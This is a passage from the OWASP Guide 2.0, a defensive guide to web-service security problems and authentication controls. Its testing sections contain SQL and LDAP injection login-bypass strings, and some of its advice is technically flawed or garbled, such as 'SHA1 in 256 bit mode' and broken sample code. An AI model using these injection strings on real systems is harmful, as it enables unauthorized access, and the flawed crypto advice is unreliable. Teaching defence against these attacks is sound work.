    OWASP Guide 2.0 Problems As is probably clear from the previous sections, Web Services are still experiencing a lot of turbulence, and it will take a while before they can really catch on. Here is a brief look at what problems surround currently existing security standards and their implementations. Immaturity of the standards Most of the standards are either very recent (couple years old at most), or still being developed. Although standards development is done in committees, which, presumably, reduces risks by going through an exhaustive reviewing and commenting process, some error scenarios still slip in periodically, as no theory can possibly match the testing resulting from pounding by thousands of developers working in the real field. Additionally, it does not help that for political reasons some of this standards are withheld from public process, which is the case with many standards from the WSA arena (see 0), or that some of the efforts are duplicated, as was the case with LA and WS-Federation specifications. Performance XML parsing is a slow task, which is an accepted reality, and SOAP processing slows it down even more. Now, with expensive cryptographic and textual conversion operations thrown into the mix, these tasks become a performance bottleneck, even with the latest crypto- and XML-processing hardware solutions offered today. All of the products currently on the market are facing this issue, and they are trying to resolve it with varying degrees of success. Hardware solutions, while substantially (by orders of magnitude) improving the performance, can not always be used as an optimal solution, as they can not be easily integrated with the already existing back-end software infrastructure, at least – not without making performance sacrifices. Another consideration whether hardware-based systems are the right solution – they are usually highly specialized in what they are doing, while modern Application Servers and security frameworks can usually offer a much greater variety of protection mechanisms, protecting not only Web Services, but also other deployed applications in a uniform and consistent way. Complexity and interoperability As could be deduced from the previous sections, Web Service security standards are fairly complex, and have very steep learning curve associated with them. Most of the current products, 97
  • 98.
    OWASP Guide 2.0 dealingwith Web Service security, suffer from very mediocre usability due to the complexity of the underlying infrastructure. Configuring all different policies, identities, keys, and protocols takes a lot of time and good understanding of the involved technologies, as most of the times errors that end users are seeing have very cryptic and misleading descriptions. In order to help administrators and reduce security risks from service misconfigurations, many companies develop policy templates, which group together best practices for protecting incoming and outgoing SOAP messages. Unfortunately, this work is not currently on the radar of any of the standard’s bodies, so it appears unlikely that such templates will be released for public use any time soon. Closest to this effort may be WS-I’s Basic Security Profile (BSP), which tries to define the rules for better interoperability among Web Services, using a subset of common security features from various security standards like WSS. However, this work is not aimed at supplying the administrators with ready for deployment security templates matching the most popular business use cases, but rather at establishing the least common denominator. Key management Key management usually lies at the foundation of any other security activity, as most protection mechanisms rely on cryptographic keys one way or another. While Web Services have XKMS protocol for key distribution, local key management still presents a huge challenge in most cases, since PKI mechanism has a lot of well-documented deployment and usability issues. Those systems that opt to use homegrown mechanisms for key management run significant risks in many cases, since questions of storing, updating, and recovering secret and private keys more often than not are not adequately addressed in such solutions. 98
  • 99.
    OWASP Guide 2.0 FurtherReading • Piliptchouk, D., WS-Security in the Enterprise, O’Reilly ONJava http://www.onjava.com/pub/a/onjava/2005/02/09/wssecurity.html http://www.onjava.com/pub/a/onjava/2005/03/30/wssecurity2.html • WS-Security OASIS site http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss • Microsoft, What’s new with WSE 3.0 http://msdn.microsoft.com/webservices/webservices/building/wse/default.aspx?pull=/libr ary/en-us/dnwse/html/newwse3.asp • Eoin Keary, Preventing DOS attacks on web services https://www.threatsandcountermeasures.com/wiki/default.aspx/ThreatsAndCountermeasu resCommunityKB.PreventingDOSAttacksOnWebServices 99
  • 100.
    OWASP Guide 2.0 SecureCoding Guidelines 100
  • 101.
    OWASP Guide 2.0 Authentication Objective To provide secure authentication services to web applications, by: • Tying an system identity to an individual user by the use of a credential • Providing reasonable authentication controls as per the application’s risk • Denying access to attackers who use various methods to attack the authentication system Environments Affected All. Relevant COBIT Topics DS5 – All sections should be reviewed. This section covers nearly all COBIT detailed control objectives. 101
  • 102.
    OWASP Guide 2.0 BestPractices • Authentication is only as strong as your user management processes, and in particular the user issuance and evidence of identity policies. The stronger the requirement for non-repudiation, the more expensive the process. • Use the most appropriate form of authentication suitable for your asset classification. For example, username and password is suitable for low value systems such as blogs and forums, SMS challenge response is suitable for low value e-commerce systems (in 2005), whilst transaction signing is suitable for high value systems such as high value e-commerce (all e-commerce sites should consider it by 2007), banking and trading systems. • Re-authenticate the user for high value transactions and access to protected areas (such as changing from user to administrative level access) • Authenticate the transaction, not the user. Phishers rely on poorly implemented user authentication schemes • Passwords are trivially broken and are unsuitable for high value systems. Therefore, the controls should reflect this. Any password less than 16 characters in length can be brute forced in less than two weeks, so set your password policy to be reasonable: 1. Train your users as to suitable password construction 2. Allow your users to write down their passwords as long as they keep them safe 3. Encourage users to use pass phrases instead of passwords 4. Relax password expiry requirements upon the strength of the password chosen – passwords between 8 and 16 that cannot be easily cracked should have an expiry of no less than 30 days, and pass phrases above 16 characters probably do not need a hard expiry limit, but a gentle reminder after (say) 90 days instead. Common web authentication techniques Basic and Digest authentication Nearly all web and application servers support the use of basic and digest authentication. This requires the web browser to put up a dialog box to take the user’s name and password, and send them through to the web server, which then processes them against its own user database, or in the case of IIS, against Active Directory. 102
  • 103.
    OWASP Guide 2.0 • Basic authentication sends the credential in the clear. It should not be used unless in combination with SSL • HTTP 1.0 Digest authentication only obfuscates the password. It should not be used. • HTTP 1.1 Digest authentication uses a challenge response mechanism, which is reasonably safe for low value applications. The primary reason against the use of basic or digest authentication is due to: • Insecure transmission of credentials • Both forms of authentication suffer from replay and man-in-the middle attacks • Both require SSL to provide any form of confidentiality and integrity • The user interface is reasonably ugly • Does not provide a great deal of control to the end application. This is not to say that basic or digest authentication is not useful. It can be used to shield development sites against casual use or to protect low value administrative interfaces, but other than that, this form of authentication is not recommended. Forms based authentication Forms based authentication provides the web application designer the most control over the user interface, and thus it is widely used. Forms based authentication requires the application to do a fair amount of work to implement authentication and authorization. Rarely do web applications get it right. The sections on how to determine if you are vulnerable have upwards of 15 specific controls to check, and this is the minimum required to authenticate with some safety. If at all possible, if you choose to use forms based authentication, try to re-use a trusted access control component rather than writing your own. Forms based authentication suffers from: 103
  • 104.
    OWASP Guide 2.0 • Replay attacks • Man in the middle attacks • Clear text credentials • Luring attacks • Weak password controls And many other attacks as documented in the “How to determine if you are vulnerable” It is vital that you protect login interchanges using SSL, and implement as many controls as possible. A primary issue for web application designers is the cost to implement these controls when the value of the data being protected is not high. A balance needs to be struck to ensure that security concerns do not outweigh a complex authentication scheme. Integrated authentication Integrated authentication is most commonly seen in intranet applications using Microsoft IIS web server and ASP.NET applications. Most other web servers do not offer this choice. Although it can be secure1 – on a par with client-side certificate authentication due to the use of Kerberos-based Active Directory integration (which means no credentials need to be stored by the application or typed by the user), it is not common on Internet facing applications. If you are developing an Intranet application and your development environment supports integrated authentication, you should use it. It means less work for you to develop authentication and authorization controls, one less credential for users to remember, and you can re-use pre- existing authentication and authorization infrastructure. Certificate based authentication Certificate based authentication is widely implemented in many web and application servers. The web site issues certificates (or attempts to trust externally issued certificates). The public certificates are loaded into the web server’s authentication database, and compared with an offering from incoming browser sessions. If the certificates match up, the user is authenticated. The quality of authentication is directly related to the quality of the public key infrastructure used to issue certificates. A certificate issued to anyone who asks for them is not as trustworthy as certificates issued after seeing three forms of photo identification (such as passport, driver’s license or national identification card). 1 Please review the Klein’s NTLM paper in the references section of this chapter 104
  • 105.
    OWASP Guide 2.0 There are some drawbacks to certificate-based logon: • Many users share PC’s and they need to have bring their certificates along with them. This is non-trivial if the user had the application install the certificate for them – most users are completely unaware of how to export and import certificates • The management of certificates on a browser is non-trivial in many instances • Certificate revocation with self-issued certificates is almost impossible in extranet environments • Trust of “private” certificate servers requires end-user trust decisions, such as importing root CA certificates, which end users are probably not qualified to make this trust decision • The cost of certificates and their part in the business model of public certificate companies is not related to the cost of provision, and thus it is expensive to maintain a public certificate database with a large number of users Coupled with the poor management of many CA’s, particularly regarding certificate renewal, certificate-based logon has almost always failed. A good example is Telstra’s online billing service. At one stage, only digital certificates were acceptable. Now, this option is being retired. Strong Authentication Strong authentication (such as tokens, certificates, etc) provides a higher level of security than username and passwords. The generalized form of strong authentication is “something you know, something you hold”. Therefore, anything that requires a secret (the “something you know”) and authenticator like a token, USB fob, or certificate (the “something you hold”) is a stronger control than username and passwords (which is just “something you know”) or biometrics (“something you are”). When to use strong authentication Certain applications should use strong authentication: 105
  • 106.
    OWASP Guide 2.0 • For high value transactions • where privacy is a strong or legally compelled consideration (such as health records, government records, etc) • where audit trails are legally mandated and require a strong association between a person and the audit trail, such as banking applications • Administrative access for high value or high risk systems What does high risk mean? Every organization has a certain threshold for risk, which can range from complete ignorance of risk all the way through to paranoia. For example, forum software discussing gardening does not require strong authentication, whereas administrative access to a financial application processing millions of dollars of transactions daily should be mandated to use strong authentication. Biometrics are not strong authentication … by themselves Biometrics can be the “something you hold”, but they do not replace the “something you know”. You should always use biometrics along with username and passwords, as otherwise, it significantly weakens the trust in the authentication mechanism. Biometrics are not as strong as other forms of strong authentication for remotely accessible web applications because: The devices are in the control of the attacker – and most low end biometric devices are not tamperproof nor do they have strong replay protection Remote enrollment cannot be trusted – users might substitute others, enroll a glass eye, or a picture out of a magazine The biometric features being measured cannot be revoked – you only have two eyes, ten fingers and one face. This is a deadly combination for high value systems – attackers have previously shown they will cut off fingers to obtain a car. Biometrics are thus too risky for high value systems The biometric features being measured do not change – USB keys with inbuilt crypto engines and other fobs have a pseudo-random output that changes every 30 seconds. Distinguishing features such as loops and whirls do not High false positive rates compared to the cost of the authentication mechanism. With other forms of strong authentication, there are no false accepts 106
  • 107.
    OWASP Guide 2.0 Most consumer biometric devices are easily spoofed or subject to replay attacks. The more expensive devices are not necessarily much better than their affordable counterparts, but for the same price as a high end biometric device, you can own 50 or 60 fobs and upwards of 1000 smart cards. When used in a single factor authentication method (for example, just a thumbprint with no username or password), biometrics are the weakest form of authentication available and are unsuitable for even moderate risk applications. Such usage should be restricted to devices the user owns without sensitive or risky data. Relative strengths and uses of strong authentication One-time passwords One time password fobs are cheap – many can be obtained for as little as $5-10, but they only protect against password replay. One time password fobs usually have a number displayed on a screen, and the user will type in their username, pass phrase and the one time password. One time passwords do not help with man-in-the-middle attacks and as they do not present any details of the use to the user, so spoofed web sites could collect a one time password and log on as the user and perform a transaction. Soft certificates Soft certificates (also known as client-side certificate authentication) are a little stronger than passwords, but suffer from the same problems as passwords and any authentication method which automatically processes credentials. Connected hard certificates USB, PC Card, or otherwise connected tokens which can be programmatically interrogated by the user’s system seem like the best way to store a credential. Although they typically protect against unauthorized duplication of the credential and tampering of the algorithm, as the device is connected to an untrusted host, the hard certificate might be used by an attacker’s site directly, bypassing the otherwise robust authentication mechanism provided. Most tokens pop up a window that asks the user for permission to supply the credential. An attacker could pop up a similar window, obtain the authentication blob, and forward it to the real system whilst performing an entirely different transaction. This attack works due to two reasons: 107
  • 108.
    OWASP Guide 2.0 • Chrome on authentication request window – the pop up has no clear relationship between application and authentication. This is a problem with all Javascript alerts, and not unique to this functionality • User brain bypass – most users familiar with an application will simply agree to a dialog they see all the time. As long as the attacker makes a good facsimile of the authentication approval window, they will agree to it Many other issues surround connected devices, including desktop support issues if the drivers for the hard certificate interfere with the operation of the user’s computer. Connected devices are suitable for trusted internal access, and closed and trusted user communities. Challenge Response Challenge response tokens work by taking a value (challenge) from the system and processing them in a cryptographically secure fashion to derive a result. Challenge response calculators have a keypad, and therefore the password is usually considered to the be the PIN required to access the calculator. The user enters their username and response into the system, which is verified by the authentication server. Although protecting against replay attacks, challenge response tokens suffer from authentication disconnection issue discussed above. The user is approving something, but it is not clear what. SMS Challenge Response SMS challenge works in countries with a high penetration of text message capable mobile phones. The typical method is to enrol the user in a trusted fashion, registering their mobile phone number. When an authentication or transaction signing is required, the application sends the user a transaction number to their mobile phone, hopefully with some surrounding text to verify what is being signed (such as the reference ID of the transaction). Problems with SMS challenge response include: 108
  • 109.
    OWASP Guide 2.0 • It’s a public path; do not send sensitive information with the challenge • If sending the transaction amount, the user may trust this figure, but an attacker may send the user one figure and approve another • You are not the only source of SMS messages; the user can not verify the source of the SMS beyond only expecting them when they are using the system Despite this, SMS challenge response is significantly stronger than username and password with minimal cost overheads. Transaction Signing Transaction signing is performed by offline challenge response calculators. The user will be presented with various items to enter into the calculator, and it will calculate a response based upon these inputs. This is the strongest form of authentication as the user has to enter the transaction details – any other transaction will fail to produce a suitable response. This type of authentication has strong non-repudiation properties, is robust against man in the middle attacks, cannot be replayed, and is robust against differing transaction limits. For the best effect, at least the following should be stirred into the challenge: • Reference ID • From account • Amount of the transaction The tokens are usually date and time based, so there’s only a little to be gained by entering the transaction date. The downsides of these tokens are • It can take up to 20 to 40 keystrokes to complete a transaction, which is problematic if the user has to approve each and every transaction • If a token is connected to the user’s computer or uses some form of automated entry, although the human factors are better (no details to enter), the non-repudiation property is removed as the user no longer is required to think about the value of the transaction – they just approve the signing window, which is no better than a soft-certificate. Therefore, although most of the calculators for transaction signing allow connection to the client computer, this functionality should not be used or made available. Although transaction signing calculators and EMV (smart card) style calculators are identical in functionality from the application’s point of view, they have different values to the user. A 109

  • 110.
    OWASP Guide 2.0 calculatorwill be left on a desk for all to see, whereas an EMV smartcard masquerading as the user’s corporate credit card has the appropriate value to the user – they will not leave them on the desk or in their unlocked drawer. The value of the system should decide which type of transaction signing token is provided to the user. Challenges to using strong authentication Most common application frameworks are difficult to integrate with strong authentication mechanisms, with the possible exception of certificate-based logon, which is supported by J2EE and .NET. Your code must be integrated with an authentication server, and implicitly trust the results it issues. You should carefully consider how you integrate your application with your chosen mechanism to ensure it is robust against injection, replay and tampering attacks. Many organizations are wary of strong authentication options are they are perceived to be “expensive”. They are, but so are passwords. The costs of user management are not usually related to the cost of the authentication infrastructure, but relate instead to the issuance and maintenance of the user records. If you need to have strong non-repudiation the most formidable and costly aspect of user management is enrolment, maintenance and de-enrolment. Simply sending any user who asks for an account a token or certificate provides no certainty that the user is who they say they are. A robust trusted enrolment path is required to ensure that the authentication system is “strong”. Federated Authentication Federated authentication allows you to outsource your user database to a third party, or to run many sites with a single sign on approach. The primary business reason for federated security is that users only have to sign on once, and all sites that support that authentication realm can trust the sign-on token and thus trust the user and provide personalized services. Advantages of federated authentication: • Reduce the total number of credentials your users have to remember • Your site(s) are part of a large trading partnership, such as an extranet procurement network • Would like to provide personalized services to otherwise anonymous users. You should not use federated authentication unless: 110
  • 111.
    OWASP Guide 2.0 • You trust the authentication provider • Your privacy compliance requirements are met by the authentication provider The Laws of Identity Kim Cameron, Identity Architect of Microsoft has established a group blog focusing on the risks surrounding federated identity schemes. The blog established a set of papers, with seven laws of identity. These are: 111
  • 112.
    OWASP Guide 2.0 1. User Control and Consent: Digital identity systems must only reveal information identifying a user with the user's consent. 2. Limited Disclosure for Limited Use: The solution which discloses the least identifying information and best limits its use is the most stable, long-term solution. 3. The Law of Fewest Parties: Digital identity systems must limit disclosure of identifying information to parties having a necessary and justifiable place in a given identity relationship. 4. Directed Identity: A universal identity metasystem must support both "omnidirectional" identifiers for use by public entities and "unidirectional" identifiers for private entities, thus facilitating discovery while preventing unnecessary release of correlation handles. 5. Pluralism of Operators and Technologies: A universal identity metasystem must channel and enable the interworking of multiple identity technologies run by multiple identity providers. 6. Human Integration: A unifying identity metasystem must define the human user as a component integrated through protected and unambiguous human-machine communications. 7. Consistent Experience Across Contexts: A unifying identity metasystem must provide a simple consistent experience while enabling separation of contexts through multiple operators and technologies. Source: http://www.identityblog.com/stories/2005/05/13/TheLawsOfIdentity.html It is unclear at the time of writing if these “laws” will end up changing the identity landscape, but many of the issues discussed in the laws should be considered by implementers of federated authentication. SAML SAML is a part of the Liberty Alliance’s mechanism to provide federated authentication, although it is not just for federated authentication. At the time of writing, there is no direct support for SAML in any major off-the-shelf application framework (J2EE, PHP, or .NET). Third party libraries, including open source 112
  • 113.
    OWASP Guide 2.0 implementations,are available for J2EE. Microsoft has (very) limited support for SAML in the Web Services Enhancement 2.0 SP2, which requires .NET Framework 1.1. For more details on how the SAML protocol works, see the Web Services chapter. Microsoft Passport Microsoft Passport is an example of federated authentication, used for Hotmail, delivery of software, instant messaging, and for a time, by partners such as eBay. Microsoft’s .NET framework supports Passport sign-on. There is limited support for other platforms. However, Microsoft has withdrawn partner Passport usage, so using Passport is no longer available and is not discussed further. Considerations There is limited take up of federated sign on at the moment, and unless your business requirements state that you need to support single-sign on with many different bodies, you should avoid the use of federated sign-on. Client side authentication controls Client-side validation (usually written in JavaScript) is a good control to provide immediate feedback for users if they violate business rules and to lighten the load of the web server. However, client-side validation is trivially bypassed. How to determine if you are vulnerable To test, reduce the login page to just a basic form as a local static HTML file, with a POST action against the target web server. You are now free to violate client-side input validation. This form is also much easier to use with automated attack tools. How to protect yourself To protect your application, ensure that every validation and account policy / business rule is checked on the server-side. For example, if you do not allow blank passwords (and you shouldn’t), this should be tested at the least on the server-side, and optionally on the client-side. This goes for “change password” features, as well. For more information, please read the Validation section in this book. 113
  • 114.
    OWASP Guide 2.0 PositiveAuthentication Unfortunately, a generic good design pattern for authentication does not fit all cases. However, some designs are better than others. If an application uses the following pseudo-code to authenticate users, any form of fall through will end up with the user being authenticated due to the false assumption that users mostly get authentication right: bAuthenticated := true try { userrecord := fetch_record(username) if userrecord[username].password != sPassword then bAuthenticated := false end if if userrecord[username].locked == true then bAuthenticated := false end if … } catch { // perform exception handling, but continue } How to determine if you are vulnerable To test, try forcing the authentication mechanism to fail. If a positive authentication algorithm is in place, it is likely that any failure or part failure will end up allowing access to other parts of the application. In particular, test any cookies, headers, or form or hidden form fields extensively. Play around with sign, type, length, and syntax. Inject NULL, Unicode and CRLF, and test for XSS and SQL injections. See if race conditions can be exploited by single stepping two browsers using a JavaScript debugger. How to protect yourself The mitigation to positive authentication is simple: force negative authentication at every step: bAuthenticated := false securityRole := null try { 114
  • 115.
    OWASP Guide 2.0 userrecord:= fetch_record(username) if userrecord[username].password != sPassword then throw noAuthentication end if if userrecord[username].locked == true then throw noAuthentication end if if userrecord[username].securityRole == null or banned then throw noAuthentication end if … other checks … bAuthenticated := true securityRole := userrecord[username].securityRole } catch { bAuthenticated := false securityRole := null // perform error handling, and stop } return bAuthenticated By asserting that authentication is true and applying the security role right at the end of the try block stops authentication fully and forcefully. Multiple Key Lookups Code that uses multiple keys to look up user records can lead to problems with SQL or LDAP injection. For example, if both the username and password are used as the keys to finding user records, and SQL or LDAP injection is not checked, the risk is that either field can be abused. For example, if you want to pick the first user with the password “password”, bypass the username field. Alternatively, as most SQL lookup queries are written as “select * from table 115
  • 116.
    OWASP Guide 2.0 whereusername = username and password = password, this knowledge may be used by an attacker to simply log on with no password (ie truncating the query to “select * from username=’username’; -- and password = ‘don’t care’’”). If username is unique, it is the key. How to determine if you are vulnerable Your application is at risk if all of the following are true: • More than just the username is used in the lookup query • The fields used in the lookup query (eg, username and password) are unescaped and can be used for SQL or LDAP injection To test this, try: • Performing a SQL injection (or LDAP injection) against the login page, masking out one field by making it assert to true: Login: a’ or ‘1’=’1 Password: password Login: a)(|(objectclass=*) Password: password If the above works, you’ll authenticate with the first account with the password “password”, or generate an error that may lead to further breaks. You’d be surprised how often it works. How to protect yourself • Strongly test and reject, or at worst sanitize - usernames suitable for your user store (ie aim to escape SQL or LDAP meta characters) • Only use the username as the key for queries • Check that only zero or one record is returned Ja va public static bool isUsernameValid(string username) { RegEx r = new Regex(“^[A-Za-z0-9]{16}$”); return r.isMatch(username); } // java.sql.Connection conn is set elsewhere for brevity. 116
  • 117.
    OWASP Guide 2.0 PreparedStatementps = null; RecordSet rs = null; try { isSafe(pUsername); ps = conn.prepareStatement(“SELECT * FROM user_table WHERE username = ‘?’”); ps.setString(1, pUsername); rs = ps.execute(); if ( rs.next() ) { // do the work of making the user record active in some way } } catch (…) { … } .NE T ( C#) public static bool isUsernameValid(string username) { RegEx r = new Regex(“^[A-Za-z0-9]{16}$”); Return r.isMatch(username); } … try { string selectString = " SELECT * FROM user_table WHERE username = @userID”; // SqlConnection conn is set and opened elsewhere for brevity. SqlCommand cmd = new SqlCommand(selectString, conn); if ( isUsernameValid(pUsername) ) { cmd.Parameters.Add("@userID", SqlDbType.VarChar, 16).Value = pUsername; SqlDataReader myReader = cmd.ExecuteReader(); 117
  • 118.
    OWASP Guide 2.0 If ( myReader. // do the work of making the user record active in some way. myReader.Close(); } catch (…) { … } PHP if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) { throw … } Referer Checks Referer is an optional HTTP header field that normally contains the previous location (ie the referrer) from which the browser came from. As the attacker can trivially change it, the referrer must be treated with caution, as attackers are more likely to use the correct referrer to bypass controls in your application than to use invalid or damaging content. In general, applications are better off if they do not contain any referrer code. How to determine if you are vulnerable The vulnerability comes in several parts: • Does your code check the referrer? If so, is it completely necessary? • Is the referrer code simple and robust against all forms of user attack? • If you use it to construct URLs? Don’t as it’s nearly impossible test all valid URLs For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the referrer should check that the referrer is this value. How to protect yourself For the most part, using the referer field is not desirable as it so easily modified or spoofed by attackers. Little to no trust can be assigned to its value, and it can be hard to sanitize and use properly. 118
  • 119.
    OWASP Guide 2.0 Programs that display the contents of referrer fields such as web log analyzers must carefully protect against XSS and other HTML injection attacks. If your application has to use the referrer, it should only do so as a defense in depth mechanism, and not try to sanitize the field, only reject it if it’s not correct. All code has bugs, so minimize the amount of code dealing with the referrer field. For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the referrer could check that the referrer is this value. Ja va HttpServletRequest request = getRequest(); if ( ! request.getHeader(“REFERER”).equals(“http://www.example.com/index.jsp”) ) { throw … } .NE T ( C#) if ( Request.ServerVariables(“HTTP_REFERER”) != ‘http://www.example.com/default.aspx’ ) { throw … } PH P if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) { throw … } But compared to simply checking a session variable against an authorization matrix, referrers are a weak authorization or sequencing control. Browser remembers passwords Modern browsers offer users the ability to manage their multitude of credentials by storing them insecurely on their computer. 119
  • 120.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Clear all state from your browser. Often the most reliable way to do this is to create a fresh test account on the test computer and delete and re-create the account between test iterations • Use a browser and log on to the application • If the browser offers to remember any account credentials, your application is at risk. • This risk is particularly severe for applications that contain sensitive or financial information. How to protect yourself Modern browsers offer users the ability to manage their multitude of credentials by storing them insecurely on their computer. In the rendered HTTP, send the following in any sensitive input fields, such as usernames, passwords, password re-validation, credit card and CCV fields, and so on: <form … AUTOCOMPLETE="off"> - for all form fields <input … AUTOCOMPLETE="off"> - for just one field This indicates to most browsers to not to store that field in the password management feature. Remember, it is only a polite suggestion to the browser, and not every browser supports this tag. Default accounts A common vulnerability is default accounts - accounts with well known usernames and/or passwords. Particularly bad examples are: 120
  • 121.
    OWASP Guide 2.0 • Microsoft SQL Server until SQL 2000 Service Pack 3 with weak or non-existent security for “sa” • Oracle – a large number of known accounts with passwords (fixed with later versions of Oracle) How to determine if you are vulnerable • Determine if the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbsnmp, etc) • Determine if the code contains any default, special, debug or backdoor credentials • Determine if the installer creates any default, special, debug credentials common to all installations • Ensure that all accounts, particularly administrative accounts, are fully specified by the installer / user. There should be no examples or images in the documentation with usernames in them How to protect yourself • New applications should have no default accounts. • Ensure the documentation says to determine that the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbsnmp, etc) • Do not allow the code to contain any default, special, or backdoor credentials • When creating the installer, ensure the installer does not create any default, special, credentials • Ensure that all accounts, particularly administrative accounts, are fully specified by the installer / user. • There should be no examples or images in the documentation with usernames in them Choice of usernames If you choose a username scheme that is predictable, it’s likely that attackers can perform a denial of service against you. For example, banks are particularly at risk if they use monotonically increasing customer numbers or credit card numbers to access their accounts. 121
  • 122.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Bad username forms include: • Firstname.Lastname • E-mail address (unless the users are random enough that this is not a problem … or you’re a webmail provider) • Any monotonically increasing number • Semi-public data, such as social security number (US only – also known as SSN), employee number, or similar. In fact, using the SSN as the username is illegal as you can’t collect this without a suitable purpose. How to protect yourself Where possible, allow users to create their own usernames. Usernames only have to be unique. Usernames should be HTML, SQL and LDAP safe – suggest only allowing A..Z, a..z, and 0- 9. If you wish to allow spaces, @ symbols or apostrophes, ensure you properly escape the special characters (see the Data Validation chapter for more details) Avoid the use of Firstname.Lastname, e-mail address, credit card numbers or customer number, or any semi-public data, such as social security number (US only – also known as SSN), employee number, or similar. Change passwords Where the user has to remember a portion of the credential, it is sometimes necessary to change it, for example if the password is accidentally disclosed to a third party or the user feels it is time to change the password. How to determine if you are vulnerable To test: 122
  • 123.
    OWASP Guide 2.0 • Change the password. • Change the password again – if there are minimum periods before new passwords can be chosen (often 1 day), it should fail How to protect yourself • Ensure your application has a change password function. • The form must include the old password, the new password and a confirmation of the new password • Use AUTOCOMPLETE=off to prevent browsers from caching the password locally • If the user gets the old password wrong too many times, lock the account and kill the session For higher risk applications or those with compliance issues, you should include the ability to prevent passwords being changed too frequently, which requires a password history. The password history should consist only of previous hashes, not clear text versions of the password. Allow up to 24 old password hashes. Short passwords Passwords can be brute forced, rainbow cracked (pre-computed dictionary attack), or fall to simple dictionary attacks. Unfortunately, they are also the primary method of logging users onto applications of all risk profiles. The shorter the password, the higher the success rate of password cracking tools. 123
  • 124.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Determine if the application allows users no password at all. This should never be allowed. • Determine if the application allows users to use dangerously short passwords (less than four characters). Applications with a stronger authentication requirement will not allow this. Average applications should warn the user that it’s weak, but allow the change anyway. Poor applications will just change the password • Change the password to be increasingly longer and longer until the application warns the user of excessive password size. A good application will allow arbitrary password lengths, and thus will not warn at all On each iteration, see if a shorter version of the password works (often only 8 or 16 characters is needed) How to protect yourself • Ensure your application does not allow blank passwords • Enforce a minimum password length. For higher risk applications, prevent the user from using (a configurable) too short password length. For low risk apps, a warning to the user is acceptable for passwords less than six characters in length. • Encourage users to use long pass phrases (like “My milk shake brings all the boys to the yard” or “Let me not to the marriage of true minds Admit impediments”) by not strictly enforcing complexity controls for passwords over 14 characters in length • Ensure your application allows arbitrarily long pass phrases by using a decent one-way hash algorithm, such as AES-128 in digest mode or SHA-256 bit. Weak password controls ISO 17799 and many security policies require that users use and select reasonable passwords, and change them to a certain frequency. Most web applications are simply non-compliant with these security policies. If your application is likely to be used within enterprise settings or requires compliance with ISO 17799 or similar standards, it must implement basic authentication controls. This does not mean that they need to be turned on by default, but they should exist. 124
  • 125.
    OWASP Guide 2.0 Howto determine if you are vulnerable Determine if the application • Allows blank passwords • allows dictionary words as passwords. This dictionary should be the local dictionary, and not just English • allows previous passwords to be chosen. Applications with stronger authentication or compliance needs should retain a hashed password history to prevent password re-use How to protect yourself • Allow for languages other than English (possibly allowing more than one language at a time for bi-lingual or multi-lingual locales like Belgium or Switzerland) • The application should have the following controls (but optionally enforce): • Password minimum length (but never maximum length) • Password change frequency • Password minimum password age (to prevent users cycling through the password history) • Password complexity requirements • Password history • Password lockout duration and policy (ie no lockout, lockout for X minutes, lockout permanently) For higher risk applications, use a weak password dictionary helper to decide if the user’s choice for password is too weak. Note: Complex frequently changed passwords are counterproductive to security. It is better to have a long-lived strong passphrase than a 10 character jumble changed every 30 days. The 30 days will ensure that PostIt™ notes exist all over the organization with passwords written down. Reversible password encryption Passwords are secrets. There is no reason to decrypt them under any circumstances. Help desk staff should be able to set new passwords (with an audit trail, obviously), not read back old passwords. Therefore, there is no reason to store passwords in a reversible form. 125
  • 126.
    OWASP Guide 2.0 The usual mechanism is to use a cryptographic digest algorithm, such as MD5 or SHA1. However, some forms have recently shown to be weak, so it is incumbent to move to stronger algorithms unless you have a large collection of old hashes. How to determine if you are vulnerable For custom code using forms-based authentication, examine the algorithm used by the authentication mechanism. The algorithm should be using AES-128 in digest mode, SHA1 in 256 bit mode, with a salt. • Older algorithms such as MD5 and SHA1 (with 160 bit hash output) have been shown to be potentially weak, and should no longer be used. • No algorithm (ie you see a clear text password) is insecure and should not be used • Algorithms, such as DES, 3DES, Blowfish, or AES in cipher mode, which allow the passwords to be decrypted should be frowned upon. How to protect yourself If you don’t understand the cryptography behind password encryption, you are probably going to get it wrong. Please try to re-use trusted password implementations. • Use AES-128 in digest mode or SHA1 in 256 bit mode • Use a non-static salting mechanism • Never send the password hash or password back to the user in any form Automated password resets Automated password reset mechanisms are common where organizations believe that they need to avoid high help desk support costs from authentication. From a risk management perspective, password reset functionality seems acceptable in many circumstances. However, password reset functionality equates to a secondary, but much weaker password mechanism. From a forthcoming study (see references), it appears that password reset systems with five responses are the equivalent to two character passwords and require reversible or clear text passwords to be stored in the back end system, which is contrary to security best practices and most information security policies. In general, questions required by password reset systems are easily found from public records (mother’s maiden name, car color, etc). In many instances, the password reset asks for data that 126
  • 127.
    OWASP Guide 2.0 isillegal or highly problematic to collect, such as social security numbers. In most privacy regimes, you may only collect information directly useful to your application’s needs, and disclose to the user why you are collecting that information. In general, unless the data being protected by your authentication mechanism is practically worthless, you should not use password reset mechanisms. How to determine if you are vulnerable Password reset mechanisms vary in complexity, but are often easily abused. • If password reset uses hints, check the hints for publicly known or semi-public information such as date of birth, SSN, mother’s name, etc. It should not use these as they can be found out from other sources and from social engineering • There should no further clues in the underlying HTML • If password reset uses the e-mail address as the key to unlocking the account, the resulting e-mail should not contain a password itself, but a one-time validation token valid only for a short period of time (say 15 minutes). If the token is good for a long period of time, check to see if the token is predictable or easy to generate • If the e-mail contains a clickable link, determine if the link can be used for phishing How to protect yourself • High value transaction systems should not use password reset systems. It is discouraged for all other applications. • Consider cheaper and more secure systems, such as pre-sending the user a password reset token in a sealed envelope which is replenished upon use. • If the questions and answers are used to identify the user to the help desk, simply generate a random number in the “How to call the help desk” page on your web site and verify this number when the user calls in. • 